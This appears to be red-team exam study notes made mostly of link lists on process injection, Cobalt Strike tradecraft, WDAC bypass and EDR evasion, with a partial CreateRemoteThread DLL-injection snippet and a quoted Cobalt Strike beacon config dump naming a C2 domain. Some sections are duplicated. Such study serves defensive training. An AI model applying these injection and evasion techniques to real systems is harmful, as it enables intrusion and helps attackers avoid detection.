
- https://gist.github.com/tothi/9cdd2be3b49cb42723726fd75df96471
- https://damienbod.com/2019/09/07/using-certificate-authentication-with-ihttpclientfactory-and-httpclient/
- https://learn.microsoft.com/en-us/aspnet/core/fundamentals/http-requests?view=aspnetcore-6.0
- https://www.thecodebuzz.com/bypass-ssl-certificate-net-core-windows-linux-ios-net/

Process Injection - NtCreateSection + NtMapViewOfSection Code Injection (Sector Memory)

- https://www.ired.team/offensive-security/code-injection-process-injection/ntcreatesection-+-ntmapviewofsection-code-injection
- https://cocomelonc.github.io/tutorial/2021/12/13/malware-injection-12.html
- https://blog.omroot.io/process-code-injection-through-undocumented-ntapis/
- https://idiotc4t.com/code-and-dll-process-injection/untitled

Process Injection using CreateRemoteThread API


- https://tbhaxor.com/createremotethread-process-injection/
- https://github.com/tbhaxor/WinAPI-RedBlue/tree/main/Process%20Injection
- https://www.ired.team/offensive-security/code-injection-process-injection/process-injection
- https://secarma.com/process-injection-part-2-modern-process-injection/
- https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/malleable-c2-extend_process-injection.htm



```
#include "pch.h"

INT main(INT argc, LPSTR argv[]) {
        if (argc < 3) {
                std::cerr << "Usage: " << argv[0] << " PID /path/to/dll\n";
                return 0x1;
        }

        DWORD dwPID = atoll(argv[1]);

        // Permission PROCESS_VM_WRITE | PROCESS_VM_OPERATION are specifically for VirtualAlloc and WriteProcessMemory for the DLL Path
        // PROCESS_CREATE_THREAD is used for CreateRemoteThread function to work.
        HANDLE hProcess = OpenProcess(PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_CREATE_THREAD, FALSE, dwPID);
        if (hProcess == NULL) {
                PrintError("OpenProcess()", TRUE);
                return 0x1;
        }

        LPVOID lpBaseAddress = VirtualAllocEx(hProcess, nullptr, 1 << 12, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
        if (lpBaseAddress == nullptr) {
                PrintError("VirtualAllocEx()", TRUE);
                return 0x0;
        }

        if (!WriteProcessMemory(hProcess, lpBaseAddress, (LPCVOID)argv[2], strlen(argv[2]), nullptr)) {
                PrintError("WriteProcessMemory()", TRUE);
        }

        // Kernel32 is ASLRed while booting and is then address is shared by all the processes
        HMODULE hKernel32 = GetModuleHandleA("Kernel32");
        if (hKernel32 == NULL) {
                VirtualFreeEx(hProcess, lpBaseAddress, 0x0, MEM_RELEASE);
                lpBaseAddress = nullptr;

                CloseHandle(hProcess);
```

Defence Evasion

https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/post-exploitation_main.htm



- **House-Keeping**. These commands set a configuration option in Beacon or do something in the UI, e.g. `clear`, `help` & `note`. They don't task Beacon to perform an action.
- **API Only**. These commands use Win32 APIs and include commands such as `cd`, `cp`, `ls`, `make_token`, and `ps`.
- **Inline Execution**. These commands are implemented as Beacon Object Files (BOFs) which are executed within the Beacon process itself. `jump psexec/64/psh` and `remote-exec psexec/wmi` are amongst this group.
- **Fork and Run**. These commands spawn a temporary process and a post-exploitation DLL is injected into it. The capability runs and any output is captured over a named pipe. `execute-assembly`, `powerpick` and `mimikatz` use this pattern.

Defence Evasion – Cobalt Strike Tradecraft


- https://hausec.com/2021/07/26/cobalt-strike-and-tradecraft/
- https://github.com/S1ckB0y1337/Cobalt-Strike-CheatSheet
- https://www.trustedsec.com/blog/red-teaming-with-cobalt-strike-not-so-obvious-features/
- https://www.youtube.com/watch?v=7tvfb9poTKg&ab_channel=RaphaelMudge
- https://www.trustedsec.com/wp-content/uploads/2019/01/013019-Tradecraft-2.pdf
- https://www.youtube.com/watch?v=qsFOVOivxdI&ab_channel=RaphaelMudge
- https://www.youtube.com/watch?v=IRpS7oZ3z0o&ab_channel=RaphaelMudge

Defence Evasion – PPID Spoofing

- https://gist.github.com/rasta-mouse/af009f49229c856dc26e3a243db185ec
- https://www.ired.team/offensive-security/defense-evasion/parent-process-id-ppid-spoofing
- https://crypt0ace.github.io/posts/Staying-under-the-Radar/
- https://medium.com/@r3n_hat/parent-pid-spoofing-b0b17317168e
- https://offensivedefence.co.uk/posts/ppidspoof-blockdlls-dinvoke/
- https://pentestlab.blog/2020/02/24/parent-pid-spoofing/
- https://rioasmara.com/2022/04/16/less-detectable-with-ppid-spoofing/
- https://www.hackingarticles.in/parent-pid-spoofing-mitret1134/

Defence Evasion – CS Post Exploitation


- https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/post-exploitation_main.htm
- https://www.deepinstinct.com/blog/cobalt-strike-post-exploitation-attackers-toolkit
- https://www.youtube.com/watch?v=Pb6yvcB2aYw&ab_channel=RaphaelMudge
- https://www.cobaltstrike.com/blog/post-exploitation-only-not-really/
- https://www.cobaltstrike.com/blog/my-favorite-powershell-post-exploitation-tools/
- https://www.logpoint.com/en/blog/how-to-detect-stealthy-cobalt-strike-activity-in-your-enterprise/
- https://github.com/CyberSecurityUP/Red-Team-Management/tree/main/Adversary%20Emulation/Tools
- https://github.com/CyberSecurityUP/AutoSudoBins



- **House-Keeping**. These commands set a configuration option in Beacon or do something in the UI, e.g. `clear`, `help` & `note`. They don't task Beacon to perform an action.
- **API Only**. These commands use Win32 APIs and include commands such as `cd`, `cp`, `ls`, `make_token`, and `ps`.
- **Inline Execution**. These commands are implemented as Beacon Object Files (BOFs) which are executed within the Beacon process itself. `jump psexec/64/psh` and `remote-exec psexec/wmi` are amongst this group.
- **Fork and Run**. These commands spawn a temporary process and a post-exploitation DLL is injected into it. The capability runs and any output is captured over a named pipe. `execute-assembly`, `powerpick` and `mimikatz` use this pattern.

Defence Evasion – Stage and Decrypt Traffic

- https://www.cobaltstrike.com/blog/user-defined-reflective-loader-udrl-update-in-cobalt-strike-4-5/
- https://www.mdsec.co.uk/2022/07/part-2-how-i-met-your-beacon-cobalt-strike/
- https://github.com/RedXRanger/StageStrike
- https://labs.withsecure.com/publications/experimenting-bypassing-memory-scanners-with-cobalt-strike-and-gargoyle
- https://blog.nviso.eu/2021/11/29/cobalt-strike-decrypting-dns-traffic-part-5/


@NVISO_Labs

```
@NVISO_Labs C:\Demo>1768.py ntupdate.exe.vir
File: ntupdate.exe.vir
payloadType: 0x00002610
payloadSize: 0x00040000
intxorkey: 0x225b4a13
id2: 0x00000000
MZ header found position 4
Config found: xorkey b'.' 0x0003aa30 0x0003fffc
0x0001 payload type                   0x0001 0x0002 1 windows-beacon_dns-reverse_http
0x0002 port                           0x0001 0x0002 53
0x0003 sleeptime                      0x0002 0x0004 30000
0x0004 maxgetsize                     0x0002 0x0004 2098660
0x0005 jitter                         0x0001 0x0002 29
0x0007 publickey                      0x0003 0x0100 30819f300d06092a864886f70d010101050003818d0030818902818100089ca8964ed544cfbfc8966dc99089
1248b2cc8f3d4643d203d76a7837eeb814e6817829974c4225145d504c1f75c0b536372ac5270a359137c03ff8bfd6cc8fbdd6a94ff4d2bdc0aac7e11c7cee98d8b662b735006
dccfdb51b9d3006199c803844fd7ee53c3e9276731c8e43e16d5530500ffc67e39823114111c41c87170c10203010001000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00
0x0008 server,get-uri                 0x0003 0x0100 'wallet.thedarkestside.org,/search/'
0x0043 DNS_STRATEGY                   0x0001 0x0002 0
0x0044 DNS_STRATEGY_ROTATE_SECONDS    0x0002 0x0004 -1
0x0045 DNS_STRATEGY_FAIL_X            0x0002 0x0004 -1
0x0046 DNS_STRATE-GY_FAIL_SEC-ONDS    0x0002 0x0004 -1
0x000e SpawnTo                        0x0003 0x0010 'ãT¬.\x1c\x0e\x92h\xa0\x05\x910Á\x8a\x13ó'
0x001d spawnto_x86                    0x0003 0x0040 '%windir%\\syswow64\\WerFault.exe'
0x001e spawnto_x64                    0x0003 0x0040 '%windir%\\sysnative\\WerFault.exe'
0x001f CryptoScheme                   0x0001 0x0002 0
0x001a get-verb                       0x0003 0x0010 'GET'
0x001b post-verb                      0x0003 0x0010 'GET'
0x001c HttpPostChunk                  0x0002 0x0004 96
0x0025 license-id                     0x0002 0x0004 591970423
0x0026 bStageCleanup                  0x0001 0x0002 0
0x0027 bCFGCaution                    0x0001 0x0002 0
0x0006 maxdns                         0x0001 0x0002 245
0x0013 DNS_Idle                       0x0002 0x0004 134743044 8.8.4.4
0x0014 DNS_Sleep                      0x0002 0x0004 10000
0x003c DNS_beacon                     0x0003 0x0021 (NULL ...)
0x003d DNS_A                          0x0003 0x0021 'cdn.'
0x003e DNS_AAAA                       0x0003 0x0021 'www6.'
0x003f DNS_TXT                        0x0003 0x0021 'api.'
0x0040 DNS_metadata                   0x0003 0x0021 'www.'
0x0041 DNS_output                     0x0003 0x0021 'post.'
0x0042 DNS_resolver                   0x0003 0x000f (NULL ...)
0x0036 HostHeader                     0x0003 0x0080 (NULL ...)
0x0032 UsesCookies                    0x0001 0x0002 1
0x0023 proxy_type                     0x0001 0x0002 2 IE settings
0x003a TCP_FRAME_HEADER               0x0003 0x0080 '\x00\x04'
0x0039 SMB_FRAME_HEADER               0x0003 0x0080 '\x00\x04'
0x0037 EXIT_FUNK                      0x0001 0x0002 0
0x0028 killdate                       0x0002 0x0004 0
0x0029 textSectionEnd                 0x0002 0x0004 0
0x002b process-inject-start-rwx       0x0001 0x0002 64 PAGE_EXECUTE_READWRITE
0x002c process-inject-use-rwx         0x0001 0x0002 32 PAGE_EXECUTE_READ
```

Windows Defender Application Control

- To elaborate further, WDAC (Windows Defender Application Control) is a security feature introduced by Microsoft in Windows 10 that allows system administrators to restrict the execution of applications and drivers on a Windows machine. It is essentially a form of application whitelisting that specifies which applications and drivers are allowed to run on a system, based on a set of policies defined by the administrator.
- WDAC works by using code integrity policies that are enforced by the Windows kernel. These policies can be configured to allow only trusted and signed applications and drivers to run on a system, or to block specific applications and drivers based on their hash, file path, or other attributes.
- One of the key differences between WDAC and AppLocker, another application whitelisting feature in Windows, is that WDAC is recognized by Microsoft as an official security boundary. This means that any bypass or vulnerability found in WDAC is considered a high-priority security issue and is usually fixed by Microsoft as soon as possible.
- However, as with any security feature, WDAC is only as effective as the policies that are deployed on a particular system. If the policies are poorly configured or implemented, attackers can find weaknesses or loopholes to exploit and bypass WDAC protections. These weaknesses may include misconfigured policies, untrusted signing certificates, or vulnerable drivers that can be used to execute malicious code on a system.
- Therefore, it is important for system administrators to carefully configure and manage WDAC policies to ensure maximum security and protection against potential threats. Additionally, regular security assessments and testing can help identify and address any weaknesses or vulnerabilities in the WDAC policies deployed on a particular system.

WDAC - LOLBINS

- https://www.securityhq.com/blog/security-101-lolbins-malware-exploitation/
- https://github.com/LOLBAS-Project/LOLBAS
- https://www.anvilogic.com/learn/land-binaries
- https://n3dx0o.medium.com/abusing-living-off-the-land-binaries-lolbins-for-data-exfiltration-7d6a0c13fa43
- https://threatpost.com/living-off-the-land-malicious-use-legitimate-utilities/177762/
- https://informationsecurityasia.com/what-is-lolbas/

WDAC – Wildcard PrivEsc

- https://help.sumologic.com/docs/send-data/reference-information/use-wildcards-paths/
- https://www.hackingarticles.in/exploiting-wildcard-for-privilege-escalation/
- https://book.hacktricks.xyz/linux-hardening/privilege-escalation/wildcards-spare-tricks
- https://www.linkedin.com/pulse/exploiting-wildcard-privilege-escalation-aarti-singh/
- https://hackinglethani.com/advantage-of-wildcards/
- https://systemweakness.com/privilege-escalation-using-wildcard-injection-tar-wildcard-injection-a57bc81df61c

WDAC – CodeSign

- https://pentestlab.blog/tag/code-signing/
- https://atos.net/en/solutions/cyber-security/data-protection-and-governance/penetration-testing-services
- https://attack.mitre.org/techniques/T1553/002/
- https://www.youtube.com/watch?v=CR5YAwkGJQo&ab_channel=x33fcon
- https://book.hacktricks.xyz/crypto-and-stego/certificates
- https://gbhackers.com/malware-stolen-code-signing-certificate/

WDAC – Vulnerable Applications

- DLL hijacks: This vulnerability occurs when a trusted application tries to load a Dynamic Link Library (DLL) file that is not present in the system, but is placed by an attacker in a known search path. This can allow the attacker to execute arbitrary code in the context of the trusted application. However, as mentioned earlier, WDAC policies can be configured to prevent untrusted DLLs from loading, making it less likely for DLL hijacks to bypass WDAC.
- Buffer overflows: This vulnerability occurs when a buffer in a program is overflowed with more data than it can handle, allowing an attacker to execute arbitrary code or modify the program's behavior. If the vulnerable program is a trusted application, the attacker can potentially use this vulnerability to bypass WDAC protections.
- Code injection: This vulnerability occurs when an attacker is able to inject their own code into a running process, allowing them to execute arbitrary code in the context of the process. If the process is a trusted application, the attacker can potentially use this vulnerability to bypass WDAC protections.
- Deserialization: This vulnerability occurs when an attacker is able to manipulate the serialized data that is passed between different components of an application, allowing them to execute arbitrary code or modify the application's behavior. If the vulnerable component is a trusted application, the attacker can potentially use this vulnerability to bypass WDAC protections.

EDR Evasion – IAT Hooking

- https://www.ired.team/offensive-security/code-injection-process-injection/import-adress-table-iat-hooking
- https://github.com/m0n0ph1/IAT-Hooking-Revisited
- https://unprotect.it/technique/iat-hooking/
- https://f3real.github.io/iat_hooking.html
- https://hakril.github.io/PythonForWindows/build/html/iat_hook.html
- https://pentest.blog/offensive-iat-hooking/
- https://guidedhacking.com/register/
- https://www.youtube.com/watch?v=jHrzmflNrgY&ab_channel=Tech69

EDR Evasion – Inline Hooking

- https://github.com/liuyx/inline-hook
- https://github.com/topics/inline-hook
- https://github.com/MalwareTech/BasicHook
- https://www.malwaretech.com/2015/01/inline-hooking-for-programmers-part-1.html
- https://www.youtube.com/watch?v=e4HZgx3A-wk&ab_channel=247CTF
- https://pentestlab.blog/tag/hooking/
- https://www.slideshare.net/htbridge/inline-hooking-in-windows
- https://blog.nettitude.com/uk/windows-inline-function-hooking
- https://www.ired.team/offensive-security/defense-evasion/detecting-hooked-syscall-functions
- https://pentest.blog/art-of-anti-detection-4-self-defense/
- https://ppn.snovvcrash.rocks/red-team/maldev/api-hooking

EDR Evasion – Hooking Bypass Strategies

- Direct system calls: Instead of calling the API functions that are hooked, attackers can call the underlying system calls directly, which can bypass the hooks. For example, instead of calling the "CreateProcess" API function, an attacker can call the "NtCreateProcess" system call directly.
- Inline hooking: Attackers can use inline hooking to replace the hooked API function with their own code. This can allow them to intercept and modify the parameters passed to the API function, which can bypass the hooks.
- DLL hijacking: As mentioned earlier, DLL hijacking can allow an attacker to load their own malicious DLL instead of the legitimate one, which can bypass hooks that rely on the legitimate DLL.
- Process hollowing: Process hollowing is a technique where an attacker creates a new process, but then replaces the legitimate code in the process with their own malicious code. This can allow them to bypass hooks that rely on the legitimate process.
- Reflective DLL injection: Reflective DLL injection is a technique where an attacker loads a DLL into a process without relying on the Windows API functions that are hooked. Instead, the attacker uses their own code to map the DLL into the process's memory, which can bypass hooks that rely on the Windows API functions.

EDR Evasion – OffensiveCSharp

- This is a collection of C# tooling and POCs I've created for use on operations. Each project is designed to use no external libraries. Open each project's .SLN in Visual Studio and compile as "Release".
- https://github.com/matterpreter/OffensiveCSharp
- https://github.com/diljith369/OffensiveCSharp

EDR Evasion – Syscall

- https://cytomate.medium.com/on-disk-detection-bypass-avs-edr-s-using-syscalls-with-legacy-instruction-series-of-instructions-8eabc6bd215f
- https://www.youtube.com/watch?v=w-p4JIZhJoA&ab_channel=ExploitBlizzard
- https://www.youtube.com/watch?v=rElV-T6DIQ8&ab_channel=WassimElMririe
- https://outflank.nl/blog/2019/06/19/red-team-tactics-combining-direct-system-calls-and-srdi-to-bypass-av-edr/
- https://github.com/klezVirus/SysWhispers3
- https://conference.hitb.org/hitbsecconf2022sin/materials/D1T1%20-%20EDR%20Evasion%20Primer%20for%20Red%20Teamers%20-%20Karsten%20Nohl%20&%20Jorge%20Gimenez.pdf
- https://cymulate.com/blog/extracting-syscalls-from-a-suspended-process/
- https://ethicalchaos.dev/2020/06/14/lets-create-an-edr-and-bypass-it-part-2/
- https://captmeelo.com/redteam/maldev/2021/11/18/av-evasion-syswhisper.html
- https://deepsec.net/docs/Slides/2020/EPP:EDR-Unhooking_Their_Protections_Daniel_Feichter.pdf

EDR Evasion – Syscall and Artifact Kit

- https://www.youtube.com/watch?v=mZyMs2PP38w&ab_channel=RaphaelMudge
- https://br-sn.github.io/Implementing-Syscalls-In-The-CobaltStrike-Artifact-Kit/
- https://www.reddit.com/r/purpleteamsec/comments/kwbxv2/using_direct_syscalls_in_cobalt_strikes_artifact/?onetap_auto=true
- https://blog.xenoscr.net/2022/03/12/Implementing-Syscalls-in-Cobalt-Strike-Part-1-Battling-Imports-and-Dependencies.html
- https://github.com/jthuraisamy/SysWhispers2
- https://toutiao.io/posts/9f35rvl/preview

EDR Evasion – Driver Signature

- https://learn.microsoft.com/en-us/windows-hardware/drivers/install/the-testsigning-boot-configuration-option
- https://www.matteomalvica.com/blog/2020/07/15/silencing-the-edr/
- https://www.picussecurity.com/resource/blog/blackbyte-ransomware-bypasses-edr-products-via-rtcore64.sys-abuse
- https://subscription.packtpub.com/book/security/9781789610789/8/ch08lvl1sec52/bypassing-driver-signature-enforcement
- https://www.youtube.com/watch?v=HqzhQGSrLUM&ab_channel=SecurityWeekly
- https://kalilinuxtutorials.com/edrsandblast/
- https://news.sophos.com/en-us/2022/10/04/blackbyte-ransomware-returns/
- https://evait.medium.com/disable-advanced-edr-solutions-by-abusing-microsoft-signed-kernel-driver-eb8d0ed0faa3

Exam Review

- It's a very nice exam, I made a study group with some friends and we exchanged a lot of experiences and useful techniques. Mainly materials about C#, Rust and C++ development that were crucial for the exam and course
- A lot is not covered in the course, and this is great especially for you to try new methods, as there is no recipe for cake
- Follow all lab and exam instructions, it will help you a lot
- OpSec knowledge is absolutely crucial (https://github.com/trichlorne/simple-opsec)
- Evasion, Pivoting, Lateral movement is the strong point of the race, so I recommend that you invest in enumeration so you don't have problems in the next phases
- Do I need to do RTO I to do RTO II? It's super worth it, taking the RTO I will help you gain experience with C2 and exploration techniques in AD environments. Even if you are someone who holds an OSEP or equivalent, it is a test that has its particular points that I guarantee will be a good complement of knowledge.
- Study a lot of cobalt strike, it's a tool that I particularly use in my daily life, not only for academic purposes, but even for adversary emulation and evasion games in EDR/AV
- Finally, keep calm during the test and breathe, you have enough time to do it and I guarantee it will be fun. I particularly follow some professionals who always post interesting content about Red Team, C2 and Evasion and I see that the test pulls a lot of modern points, nothing about legacy or exploitation of CVE from 2003

Exam Other Reviews

- Recommended Course: https://training.zeropointsecurity.co.uk/courses/rust-for-n00bs https://training.zeropointsecurity.co.uk/courses/csharp-for-n00bs
- https://fluidattacks.com/blog/crtl-review/
- https://www.bencteux.fr/posts/rto2/
- https://0xash.io/Certified-Red-Team-Operator-Review/
- https://ferreirasc.github.io/crtl-review/
- https://blog.sunggwanchoi.com/red-team-ops-2-review/
- https://theasshat.net/reviews/crtl
- https://www.youtube.com/watch?v=U1wkhWOjKmM&ab_channel=JohnHammond
- https://www.youtube.com/watch?v=eYCWhmk_bSc&ab_channel=JSONSEC